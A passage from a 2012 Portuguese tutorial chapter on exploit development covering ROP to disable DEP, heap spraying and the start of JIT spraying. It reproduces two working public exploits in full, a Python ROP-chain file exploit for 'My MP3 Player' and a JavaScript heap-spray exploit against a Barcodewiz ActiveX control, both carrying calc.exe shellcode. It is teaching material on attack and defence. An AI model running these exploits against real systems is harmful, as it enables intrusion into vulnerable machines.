Os *gadgets* podem ser compostos por instruções encontradas em qualquer módulo, desde que essas instruções sejam executáveis, localizem-se em um endereço conhecido e não contenham bytes nulos (essa última restrição pode ser desconsiderada caso os dados de entrada não sejam lidos como *strings*). Além disso, como a arquitetura x86 utiliza instruções de tamanhos variados, não há nenhuma exigência para que os acessos ao segmento de instruções (.text) respeitem algum tipo de alinhamento. Assim, é possível utilizar partes de uma instrução original como se fossem novas instruções. Uma instrução "ADD AL, 0×58" (0×80C058), por exemplo, se for referenciada a partir do seu terceiro byte (0x58), será interpretada como uma instrução "POP EAX" (0x58). Esse artifício é constantemente utilizado pelos atacantes durante a pesquisa por *gadgets* úteis para a construção de uma cadeia de instruções.

Além do Windows, o ROP é utilizado para desenvolver *exploits* direcionados a outros sistemas operacionais que implementam proteções baseadas no bit NX/XD, como o Linux. Normalmente, assim como no Windows, a técnica ROP é empregada em uma etapa inicial dos ataques, necessária para organizar os parâmetros a serem passados para as funções. A diferença, portanto, reside nas funções disponíveis para a conclusão dos ataques e em como essas funções recebem os parâmetros [Le, 2010].

Um exemplo de *exploit* que utiliza a função "SetProcessDEPPolicy" para desativar a proteção oferecida pelo DEP é apresentado na Listagem 1.6. Nesse artefato,

divulgado em 17 de setembro de 2011, é explorada uma vulnerabilidade de estouro de pilha no software "My MP3 Player"[13]. Conforme indicado no próprio código, o ataque realizado por esse *exploit* funciona contra versões do Windows XP SP3, com as opções OptIn (incluindo o "My MP3 Player" na lista) ou OptOut do DEP habilitadas.

Listagem 1.6. Código de *exploit* que utiliza a função "SetProcessDEPPolicy" para desativar o DEP.

```
1  # calc.exe - 1014 bytes of space for shellcode
2  shellcode =(
3  "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49\x49\x51\x5a\x56\x54”
4  "\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58"
5  "\x32\x42\x44\x42\x48\x34\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44"
6  "\x41\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44\x42\x30\x42\x50"
7  "\x42\x30\x4b\x48\x45\x54\x4e\x43\x4b\x38\x4e\x47\x45\x50\x4a\x57\x41\x30\x4f\x4e\x4b"
8  "\x58\x4f\x54\x4a\x41\x4b\x38\x4f\x45\x42\x42\x41\x50\x4b\x4e\x49\x44\x4b\x38\x46\x33"
9  "\x4b\x48\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a\x46\x58\x42\x4c\x46\x57\x47"
10 "\x30\x41\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32"
11 "\x46\x50\x45\x47\x45\x4e\x4b\x58\x4f\x45\x46\x52\x41\x50\x4b\x4e\x48\x56\x4b\x58\x4e"
12 "\x50\x4b\x44\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x4b\x58\x4e\x41\x4b\x38\x41\x50"
13 "\x4b\x4e\x49\x48\x4e\x45\x46\x32\x46\x50\x43\x4c\x41\x33\x42\x4c\x46\x46\x4b\x38\x42"
14 "\x44\x42\x53\x45\x38\x42\x4c\x4a\x47\x4e\x30\x4b\x48\x42\x44\x4e\x50\x4b\x58\x42\x37"
15 "\x4e\x51\x4d\x4a\x4b\x48\x4a\x36\x4a\x30\x4b\x4e\x49\x50\x4b\x38\x42\x58\x42\x4b\x42"
16 "\x50\x42\x50\x42\x50\x4b\x38\x4a\x36\x4e\x43\x4f\x45\x41\x53\x48\x4f\x42\x46\x48\x35"
17 "\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x57\x42\x45\x4a\x36\x42\x4f\x4c\x38\x46\x30\x4f"
18 "\x35\x4a\x46\x4a\x39\x50\x4f\x4c\x38\x50\x50\x47\x55\x4f\x4f\x47\x4e\x43\x46\x41\x46"
19 "\x4e\x46\x43\x36\x42\x50\x5a")
20
21 buffer = "\x41" * 1024
22 eip = "\x99\x13\x09\x5d"      # RETN - COMCTL32
23 rop = "\x42" * 4                         # junk to compensate
24 rop += "\x8c\x39\x09\x5d"     # POP EBX, RETN - COMCTL32
25 rop += "\xff\xff\xff\xff"
26 rop += "\x28\x90\x12\x77"     # INC EBX, RETN - OLEAUT32
27 rop += "\x44\x94\x12\x77"     # POP EBP, RETN - OLEAUT32
28 rop += "\x44\x21\x86\x7c"     # SetProcessDEPPolicy
29 rop += "\x36\x1c\x12\x77"     # POP EDI, RETN – OLEAUT32
30 rop += "\x37\x1c\x12\x77"     # RETN - OLEAUT32
31 rop += "\xd4\x1a\x12\x77"     # POP ESI, RETN - OLEAUT32
32 rop += "\x37\x1c\x12\x77"     # RETN - OLEAUT32
33 rop += "\xf7\x8c\x14\x77"     # PUSHAD, RETN - OLEAUT32
34 nops = "\x90" * 20
35 junk = "\x42" * (2000 - len(nops + shellcode + rop))
36
37 print "[+] Creating malicious .m3u file"
38 try:
39     file = open("exploit.m3u","w")
40     file.write(buffer + eip + rop + nops + shellcode + junk)
41     file.close()
42     print "[+] File created"
43 except:
44     print "[x] Could not create file"
45
46 raw_input("\nPress any key to exit...\n")
```

Na primeira linha do *exploit*, desenvolvido na linguagem de programação Python, a variável *buffer* é inicializada com 1024 bytes, necessários para preencher o espaço compreendido entre o *buffer* estourado e o endereço de retorno da função. Em seguida (linha 33), a variável "eip" guarda o valor a ser escrito no endereço de retorno. Como o DEP está ativo para o processo atacado, não é possível usar a estratégia tradicional em estouros de pilha, que consiste em saltar direto para o *shellcode* armazenado na própria pilha (usualmente desviando para o endereço apontado por ESP

[13] http://www.exploit-db.com/exploits/17854/ (O endereço da função "SetProcessDEPPolicy" (0x7C862144) foi alterado em relação ao valor contido no exploit original para refletir sua localização no Windows XP SP3 English, usado durante os testes).

com uma instrução da forma "JMP ESP"). Antes de saltar para o *shellcode*, o *exploit* trata de desabilitar o DEP. Para isso, o valor que irá sobrescrever o endereço de retorno corresponde ao endereço de uma instrução RETN existente na biblioteca "COMCTL32" (0x5D091399). Esse é o primeiro *gadget* executado pelo *payload* malicioso, assim que o fluxo de execução é subvertido.

Em seguida, a cadeia de instruções ROP começa a ser construída na variável denominada "rop" (linhas 34 a 44). A Figura 1.8 ilustra o formato da cadeia ROP estabelecida nesse *exploit*. As setas tracejadas indicam o momento em que cada endereço ou dado armazenado na pilha é utilizado por uma instrução. As setas contínuas representam a sequência de execução dos *gadgets* escolhidos.



Figura 1.8. Estrutura da pilha e fluxo entre *gadgets* do *exploit* apresentado na Listagem 1.6.

O primeiro valor escrito na variável "rop" (linha 34 da listagem 1.6) corresponde a um simples ajuste de deslocamento na pilha, pois a instrução de retorno "RETN 4" (endereço 0x0050A1DD), que dá início à exploração ao saltar para o endereço sobrescrito na pilha (0x5D091399), realiza também o incremento do ponteiro de topo da pilha (ESP) em 4 unidades. Na linha 35, é inserido o endereço do segundo *gadget*. A

©2012 SBC — Soc. Bras. de Computação

partir desse ponto, os valores escritos na variável "rop", usados para sobrescrever a pilha conforme apontado na Figura 1.8, são endereços para *gadgets* ou valores que os *gadgets* utilizam para construir, na própria pilha, os parâmetros de chamada da função "SetProcessDEPPolicy".

Para desabilitar o DEP, a função "SetProcessDEPPolicy" recebe apenas um parâmetro, de valor zero. Acima desse valor, é colocado o endereço inicial da sequência de instruções NOP, que precedem o *shellcode* (linha 45 do *exploit*). Esse endereço é usado pela função como endereço de retorno, o que garante a execução do *shellcode* imediatamente após o DEP ser desabilitado.

Para estabelecer essa estrutura, o *exploit* utiliza a instrução PUSHAD, que empilha de uma única vez o valor de todos os registradores de uso geral na pilha, na seguinte ordem: EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI. Esse empilhamento é representado na Figura 1.8 pela "Pilha após PUSHAD". Os valores de EAX, ECX e EDX são irrelevantes. EBX é usado para guardar o valor zero, passado como parâmetro para a função "SetProcessDEPPolicy". Como não é possível inserir bytes nulos diretamente na pilha, o valor 0xFFFFFFFF (-1) é carregado em EBX por um *gadget* que contém a instrução "POP EBX". Em seguida, é usado um *gadget* com a instrução "INC EBX" para incrementar o valor desse registrador, tornando-o igual a zero.

O valor de ESP anotado na pilha corresponde à região da pilha exatamente anterior aos valores anotados pela instrução PUSHAD. Esse valor é aproveitado como endereço de retorno a ser passado para a função "SetProcessDEPPolicy", forçando-a a retornar o fluxo de execução direto para o *shellcode* (precedido por NOPs). Os registradores EBP, ESI e EDI são sobrescritos por *gadgets* compostos por instruções do tipo "POP", que carregam valores da pilha direto nesses registradores. EBP é usado para armazenar o endereço da função a ser chamada (0x7C862144). Os registradores ESI e EDI guardam o endereço de um *gadget* composto apenas pela instrução RETN. Esse *gadget* é usado duas vezes para deslocar o ponteiro para o topo da pilha em 8 bytes (2 deslocamentos de 4 bytes). Após esses deslocamentos, o apontador para o topo da pilha estará apontando para o endereço da função "SetProcessDEPPolicy", que finalmente é chamada ao executar a instrução RETN contida no penúltimo *gadget*.

Ao terminar sua execução, a função "SetProcessDEPPolicy" usa o endereço de retorno armazenado na pilha pela instrução PUSHAD (correspondente ao valor contido em ESP no momento em que a instrução PUSHAD executa), o que desvia o fluxo de execução para o *shellcode*. Como nesse momento o DEP já foi desativado pela função "SetProcessDEPPolicy", o *shellcode* executa normalmente, mesmo estando localizado na pilha.

Na linha 46 do *exploit*, é criada uma variável de nome "junk", que tem a função apenas de completar o tamanho do *shellcode* para garantir que o arquivo malicioso criado pelo *exploit* tenha 2000 bytes. Da linha 47 a 57, o arquivo de saída é escrito e são impressas na tela mensagens indicando a criação do arquivo denominado "exploit.m3y". Esse arquivo simula uma lista de músicas a serem reproduzidas pelo software. Ao ler os dados desse arquivo, o software "My MP3 Player" desencadeia o ataque, que executa a calculadora do Windows (*shellcode*).

 ©2012 SBC — Soc. Bras. de Computação

1.4.3. *Heap Spraying*

Heap Spraying não é uma técnica usada diretamente para executar códigos maliciosos. Ao invés disso, ela é empregada para disponibilizar o *shellcode* em uma posição de memória relativamente previsível. Por isso, ela é eficaz na superação da proteção oferecida pelo ASLR. Com o auxílio do *Heap Spraying*, após explorar uma vulnerabilidade que permita subverter o fluxo de execução, pode-se desviar o fluxo para o *shellcode,* mesmo que o ASLR esteja habilitado (desconsiderando-se proteções relacionadas ao bit NX/XD) [Ding et al., 2010].

Para isso, explora-se uma característica do mecanismo de alocação de memória comum nos sistemas operacionais modernos: o alinhamento da memória. Esse alinhamento, implementado para melhorar o desempenho das operações de manipulação da memória, estabelece que blocos de memória alocados para um processo não podem iniciar a partir de qualquer endereço. Ao invés disso, o endereço inicial deve ser um múltiplo de algum valor predeterminado. No Windows, esse valor é 64KB. No Linux, as alocações de memória são alinhadas em 4KB.

A estratégia utilizada pelos atacantes consiste em forçar a alocação sequencial de vários grandes pedaços de dados contendo o *shellcode,* precedido por operações NOP. Como os blocos sempre são alinhados, é possível prever a posição relativa de um endereço qualquer dentro de um bloco alocado. A título de exemplo, considere o endereço 0x0A0A0A0A, comumente utilizado em explorações de *Heap Spraying*. A Figura 1.9 ilustra o resultado de uma alocação sequencial de pedaços de 256KB preenchidos por NOPS e um *shellcode*. Em função do alinhamento dos blocos, que sempre começam em endereços múltiplos de 64KB, o endereço 0x0A0A0A0A sempre apontará para uma entre quatro posições do pedaço alocado naquela região, dependendo de onde o bloco se inicia. Em todos os casos, para *shellcodes* menores do que 0x0A0B0000 – 0x0A0A0A0A = 0xF5F6 = 62966 bytes (quase sempre os *shellcodes* são menores do que 1000 bytes), essa posição apontada pelo endereço 0x0A0A0A0A sempre corresponderá a uma instrução de NOP. Portanto, se o fluxo de execução for desviado para esse endereço, as instruções NOP serão executadas em sequência até atingir o *shellcode*.



Figura 1.9. Alocação sequencial de pedaços de 256KB em memória alinhada em 64KB [Ding et al., 2010].

Para forçar a alocação sequencial de novos blocos de dados, o que garante o alinhamento, é necessário primeiramente ocupar os espaços vazios já liberados pela aplicação. Blocos novos somente são alocados pelo sistema caso não existam pedaços recicláveis de tamanho suficiente para acomodar o espaço requisitado. Por isso, os atacantes disparam a alocação de uma grande quantidade de blocos grandes. Assim, rapidamente os espaços vazios que comportam o dado a ser armazenado são exauridos e

 ©2012 SBC — Soc. Bras. de Computação

o sistema é obrigado a alocar novos pedaços de memória no *heap*. Ao alocar novos blocos, o gerenciador do *heap* procura posicioná-los de forma adjacente, a fim de minimizar a fragmentação da memória. No Windows, esses novos pedaços são alocados pela função "VirtualAlloc", que posiciona-os em sequência [Recx, 2011]. Dessa forma, não ocorre qualquer tipo de embaralhamento dos endereços de dados alocados por essa função, contrariando o que preconiza o ASLR e permitindo a superação dessa proteção.

Uma vez que o atacante precisa possuir a capacidade de forçar a alocação de grandes quantidades de memória em sequência, foi proposto o emprego de *Heap Spraying* contra aplicações que, internamente, dão suporte a linguagens de programação. Por conta disso, desde 2004, essa técnica tem sido amplamente utilizada para explorar falhas em navegadores web[14]. No entanto, existem *exploits* públicos que a empregam para explorar vulnerabilidades em outras aplicações, como o Acrobat Reader[15] e o Microsoft Office[16]. Posteriormente, foi apresentada a possibilidade de forçar a alocação de espaço para o *shellcode* através da inserção, em páginas web, de imagens construídas com o código malicioso em seu interior[17]. Dessa forma, nem mesmo políticas de segurança extremas, como desabilitar a execução de *scripts* pelo navegador, podem impedir um ataque baseado em *Heap Spraying*.

No entanto, o procedimento mais comum ainda é utilizar alguma linguagem de *scripts* ou de macros para inserir os blocos no *heap*. Em navegadores, normalmente a linguagem Javascript é usada para alocar variáveis cujo conteúdo corresponde a instruções NOP seguidas pelo *shellcode*. A quantidade de instruções NOP é escolhida de modo que o tamanho final de um bloco corresponda a um múltiplo exato do alinhamento de memória. Para sistemas onde o alinhamento de memória ocorre em 64KB, como o Windows, é comum a alocação de variáveis com 256KB. Em menor quantidade, existem também *exploits* e estudos que apontam para o uso de *Heap Spraying* no Linux[18] [Hsu et al., 2010].

O código apresentado na Listagem 1.7 apresenta um *exploit* público que utiliza a técnica de *Heap Spraying* para inserir o *shellcode* na memória. Nesse artefato, divulgado em 30 de julho de 2010, é explorada uma vulnerabilidade tradicional de estouro de pilha no software "Barcodewiz"[19].

---

[14] Exemplos de exploits que exploram falhas em navegadores:
    http://skypher.com/wiki/index.php?title=www.edup
    http://www.exploit-db.com/exploits/1224 , /7673 , /15746 , /17960 , /17520 , /19141 , /18847

[15] Exemplos de *exploits* que exploram falhas no Acrobat Reader:
    http://www.metasploit.com/modules/exploit/multi/fileformat/adobe_u3d_meshcont
    http://www.exploit-db.com/exploits/16619

[16] Exemplo de *exploit* que explora falha no Microsoft Office: http://www.exploit-db.com/exploits/6878

[17] Exemplos de *exploits* que utilizam imagens para alocar espaço no *heap*:
    http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Sutton.pdf
    https://www.owasp.org/images/0/01/OWASL_IL_2010_Jan_-_Moshe_Ben_Abu_-_Advanced_Heapspray.pdf

[18] Exemplos de *exploits* para Linux que usam *Heap Spraying*:
    http://svn.secmaniac.com/fasttrack/bin/exploits/firefox35.py
    http://www.metasploit.com/modules/exploit/multi/fileformat/adobe_u3d_meshcont

[19] http://www.exploit-db.com/exploits/14519/

Listagem 1.7. Código de exploit que utiliza *Heap Spraying* para enxertar o *shellcode*.

```
1  <html>
2  <object classid='clsid:CD3B09F1-26FB-41CD-B3F2-E178DFD3BCC6' id='target'></object>
3  <script language='javascript'>
4
5  // Payload is win32_exec -  calc.exe
7  shellcode = unescape('%uc931%ue983%ud9de%ud9ee%u2474%u5bf4%u7381%u3d13%u5e46%u8395'+
8                       '%ufceb%uf4e2%uaec1%u951a%u463d%ud0d5%ucd01%u9022%u4745%u1eb1'+
9                       '%u5e72%ucad5%u471d%udcb5%u72b6%u94d5%u77d3%u0c9e%uc291%ue19e'+
10                      '%u873a%u9894%u843c%u61b5%u1206%u917a%ua348%ucad5%u4719%uf3b5'+
11                      '%u4ab6%u1e15%u5a62%u7e5f%u5ab6%u94d5%ucfd6%ub102%u8539%u556f'+
12                      '%ucd59%ua51e%u86b8%u9926%u06b6%u1e52%u5a4d%u1ef3%u4e55%u9cb5'+
13                      '%uc6b6%u95ee%u463d%ufdd5%u1901%u636f%u105d%u6dd7%u86be%uc525'+
14                      '%u3855%u7786%u2e4e%u6bc6%u48b7%u6a09%u25da%uf93f%u465e%u955e');
15
16 nops=unescape('%u9090%u9090');
17 headersize = 69;  //size adjusted for IE6/IE7 "universality"
18 slackspace= headersize + shellcode.length;
19 while(nops.length<slackspace) nops+=nops;
20 fillblock=nops.substring(0,slackspace);
21 block=nops.substring(0,nops.length-slackspace);
22 while(block.length+slackspace<0x40000) block=block+block+fillblock;
23 memory=new Array();
24 for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
25 ret='';
26 for( counter=0; counter<=1000; counter++) ret+=unescape("%0a%0a%0a%0a");
27
28 target.LoadProperties(ret);
29 </script>
30 </html>
```

A sequência de atividades em um exploit que utiliza *Heap Spraying* para disponibilizar o *shellcode* em memória é sempre a mesma. Primeiro, o *shellcode* é inserido na memória através do *Heap Spraying*. Depois, a vulnerabilidade existente na aplicação é explorada para obter-se controle sobre o conteúdo do registrador EIP. Finalmente, o conteúdo de EIP é sobrescrito com o endereço que sabidamente aponta para a sequência de instruções NOP que levam ao *shellcode* (ex: 0A0A0A0A).

O *exploit* apresentado na Listagem 1.7 inicia com a *tag* <html> (linha 1), que marca o início da página web. Em seguida (linha 2), um objeto da aplicação auxiliar (Barcodewiz) é carregado e recebe o identificador “target”. A linha 3 indica o início do código Javascript. Da linha 7 à linha 14, a variável denominada “shellcode” é inicializada com uma *string* que contém o código hexadecimal do *shellcode* (calc.exe). Como as variáveis do tipo *string* são automaticamente convertidas pelo interpretador da linguagem Javascript para o formato Unicode, é utilizada a função “unescape” que, juntamente com o indicador %u, ilude o interpretador ao assinalar que os dados já estão no formato Unicode.

Uma característica importante dos dados gerados através dessa estratégia é que eles passam a ser indicados pelo atributo “length” da variável de destino como se tivessem a metade do seu tamanho real, medido em bytes. Apesar disso, o tamanho dos dados escritos na memória obedece o tamanho da entrada (tamanho real). O *shellcode* usado nesse *exploit*, por exemplo, que possui 160 bytes, é indicado pela expressão “shellcode.length”, da linha 18, como se possuísse apenas 80 bytes. Ao efetuar os cálculos para ajustar o tamanho do bloco a ser alocado, é importante ter isso em mente. Outra característica peculiar inerente à função “unescape” decorre da necessidade de expressar em ordem invertida cada par de bytes que sucedem o indicador %u. Se o

 ©2012 SBC — Soc. Bras. de Computação

programador desejar inserir a *string* “UFAM” (0x5546414D), por exemplo, deverá fazê-lo conforme o seguinte formato: unescape('%u4655%u4D41').

A linha 16 inicializa a variável denominada “nops” com uma *string* que corresponde a quatro instruções NOP. A linha 17 estabelece na variável intitulada “headersize” um deslocamento de 69 bytes referente à posição do *shellcode*, para garantir que o *exploit* funcione tanto na versão 7 quanto na versão 6 do Internet Explorer. Na linha 18, a variável “slackspace” é usada para calcular o espaço a ser ocupado pelo *shellcode* deslocado. Na linha 19, a variável “nops” é expandida concatenando-a com ela mesma até que seu comprimento (a metade de seu tamanho) seja igual ou maior do que o espaço ocupado pelo *shellcode* deslocado. Na linha 20, a função “substring” é utilizada para preencher a variável “fillblock” com a quantidade de NOPs equivalente ao espaço ocupado pelo *shellcode* deslocado. O mesmo procedimento é efetuado para preencher a variável “block” com uma quantidade de NOPs equivalente à diferença entre o comprimento da variável “nops” e o espaço ocupado pelo *shellcode* deslocado (linha 21). Na linha 22, a variável “block” é expandida até que seu comprimento, somado ao espaço ocupado pelo *shellcode* deslocado, seja igual ou maior do que 0x40000 (256K). Ao término desse laço, o comprimento da variável “block” corresponde a 261995 e seu tamanho real é de 523990 bytes.

Na linha 23, um arranjo é instanciado com o nome “memory”. Na linha 24, esse arranjo é usado para forçar a alocação dos blocos no *heap*. Cada uma das 250 entradas do arranjo é montada a partir da concatenação do conteúdo da variável “block” com o conteúdo da variável “shellcode”. Assim, o *exploit* força a alocação de 250 blocos com, no mínimo, 524150 bytes, pois esse é o tamanho real de cada uma das entradas do arranjo. Nas linhas 25 e 26, o *exploit* inicializa a variável “ret” com 4004 ocorrências em sequência do valor 0x0A. Essa variável armazena o valor que irá causar o estouro na pilha e sobrescrever o endereço de retorno. Note que, como o endereço para onde se pretende saltar é composto por quatro bytes idênticos (0x0A0A0A0A), não é necessário calcular o deslocamento preciso entre o início do buffer e o endereço de retorno. Ao invés disso, basta garantir que todos os bytes da pilha serão sobrescritos pelo valor 0x0A. Finalmente, através do identificar “target”, a função vulnerável (LoadProperties) é acionada (linha 28) passando-se a string contida em “ret” como parâmetro, o que ocasiona o estouro da pilha e o consequente desvio do fluxo de execução para as instruções NOP que precedem o *shellcode*. As linhas 29 e 30 apenas marcam, respectivamente, o fim do código Javascript e da página html.

Convém destacar que ao efetuar um *Heap Spray* não há a preocupação quanto a caracteres inválidos, pois o conteúdo é armazenado diretamente na memória. Os valores atribuídos às variáveis não são interpretados por nenhum programa, que poderia verificar se os dados se adequam a algum formato esperado. Apesar disso, a entrada responsável por lançar a exploração da vulnerabilidade ainda pode estar sujeita a restrições.

Se a técnica de sobrescrita de um tratador de exceções estiver sendo usada para desviar o fluxo de execução em um *exploit* que emprega *Heap Spraying*, é importante notar que a eventual proteção oferecida pelo SAFESEH não terá eficácia. Conforme explicado na seção 1.3.1.3, essa proteção só é efetiva contra desvios para módulos carregados pelo processo. Como na técnica de *Heap Spraying* o fluxo de execução é

desviado para o *heap*, essa proteção não interrompe o ataque, ainda que todos os módulos tenham o SAFESEH habilitado.

Outro uso interessante de *Heap Spraying* ocorre quando se explora a sobrescrita de um ponteiro para alguma função em uma tabela virtual. Para concretizar esse tipo de exploração, é necessário criar uma cadeia de ponteiros apontando para outros ponteiros, que culmine no endereço do *shellcode*. Apesar de normalmente ser um enorme desafio construir essa estrutura, é possível utilizar instruções de apenas um byte cujo comportamento se assemelhe a um NOP para efetivar esse tipo de exploração, quando aliada à técnica de *Heap Spraying*. Se a concatenação de quatro *opcodes* dessa instrução formar um endereço de *heap* que aponte para a sequência de instruções NOP que precedem o *shellcode*, pode-se usar esse valor tanto como NOP quanto como endereço de destino do salto.

O *opcode* 0x0C é um exemplo amplamente utilizado. Esse valor designa a instrução “OR AL, 0C”, que – para *exploits* baseados em *Heap Spraying* – não causa qualquer efeito colateral e, por isso, pode ser encarado como um NOP. Além disso, o endereço 0x0C0C0C0C aponta para a sequência de NOPs que precede o *shellcode* no *heap*. Assim, se os NOPs (0x90) forem substituídos por 0x0C, ao dereferenciar (*dereference*) o ponteiro apontado para o endereço 0x0C0C0C0C, o novo ponteiro acabará no mesmo endereço. Não importa quantos ponteiros em sequência sejam dereferenciados, no final, o fluxo de execução será desviado para o endereço 0x0C0C0C0C. Nesse ponto, os bytes 0x0C serão encarados como instruções de NOP e levarão o fluxo de execução até o *shellcode*, exatamente como em um *Heap Spray* convencional [Eeckhoutte, 2011]. Isso explica porque boa parte dos *exploits* públicos baseados em *Heap Spraying* utilizam o endereço 0x0C0C0C0C. No entanto, devido à sua frequência em *exploits* desse tipo, essa sequência de bytes também aparece regularmente nas assinaturas utilizadas por Sistemas de Detecção de Intrusão.

Um fator importante que deve ser considerado ao escrever *exploits* que utilizam *Heap Spraying* é o tempo de execução consumido pela rotina de alocação de blocos no *heap*. Durante o laço de atribuição de valores às posições do arranjo, o navegador pode parecer estar “travado”. Se essa situação se prolongar, o usuário acabará encerrando a aplicação. Por isso, convém encontrar o balanceamento ideal entre o tamanho dos blocos a serem alocados e a quantidade de iterações no laço.

Várias soluções foram propostas na tentativa de barrar ataques baseados em *Heap Spraying*. Nozzle, incorporado parcialmente ao Internet Explorer, previne a alocação de sequências recorrentes de bytes que correspondam a códigos de instruções [Ratanaworabhan et al., 2009]. Assim, esse mecanismo impede a inserção repetitiva dos NOPs que precedem o *shellcode*. BuBBle, por sua vez, previne a alocação recorrente de blocos com o mesmo conteúdo (ex: uma longa sequência de NOPs seguida por um *shellcode*) [Gadaleta et al., 2010]. Essa estratégia está implementada no Firefox. Ambas as proteções são eficazes na contenção de ataques tradicionais de *Heap Spraying*, como aquele exemplificado na Listagem 1.7. No entanto, já foi demonstrado que essas defesas podem ser superadas. Peter Van Eeckhoutte demonstrou uma abordagem que permite executar o *Heap Spraying* com sucesso nos navegadores Internet Explorer 9 e 10, e no Firefox 9 [Eeckhoutte, 2011]. Ele diversifica as instruções correspondentes à sequência

de NOPs e embaralha a maior parte do conteúdo de cada bloco para garantir que cada pedaço alocado tenha um conteúdo diferente dos demais, apesar do mesmo tamanho.

1.4.4. JIT *Spraying*

JIT Spraying é o nome de uma técnica de desenvolvimento de *exploits* idealizada por Dionysus Blazakis [Blazakis, 2010]. Trata-se de uma evolução da técnica de *Heap Spraying*, na medida em que ela utiliza o mesmo artifício de inundar o Heap com vários blocos contendo o *shellcode*. Por isso, através do *JIT Spraying* também é possível iludir a proteção oferecida pelo ASLR. No entanto, *JIT Spraying* diferencia-se de *Heap Spraying* pela maneira como o código é inserido. No *JIT Spraying*, os blocos são introduzidos na forma de instruções, que antes de serem executadas, passam por um compilador de tempo real (*Just In Time* – JIT). Esse tipo de compilador tem a função de converter os códigos intermediários (*bytecodes*), usados em linguagens de programação interpretadas, para instruções na linguagem da máquina. Portanto, os códigos gerados por um compilador JIT são marcados com o bit de execução, para que as instruções possam ser executadas no momento oportuno. Essa característica confere ao *JIT Spraying* a capacidade de superar também o 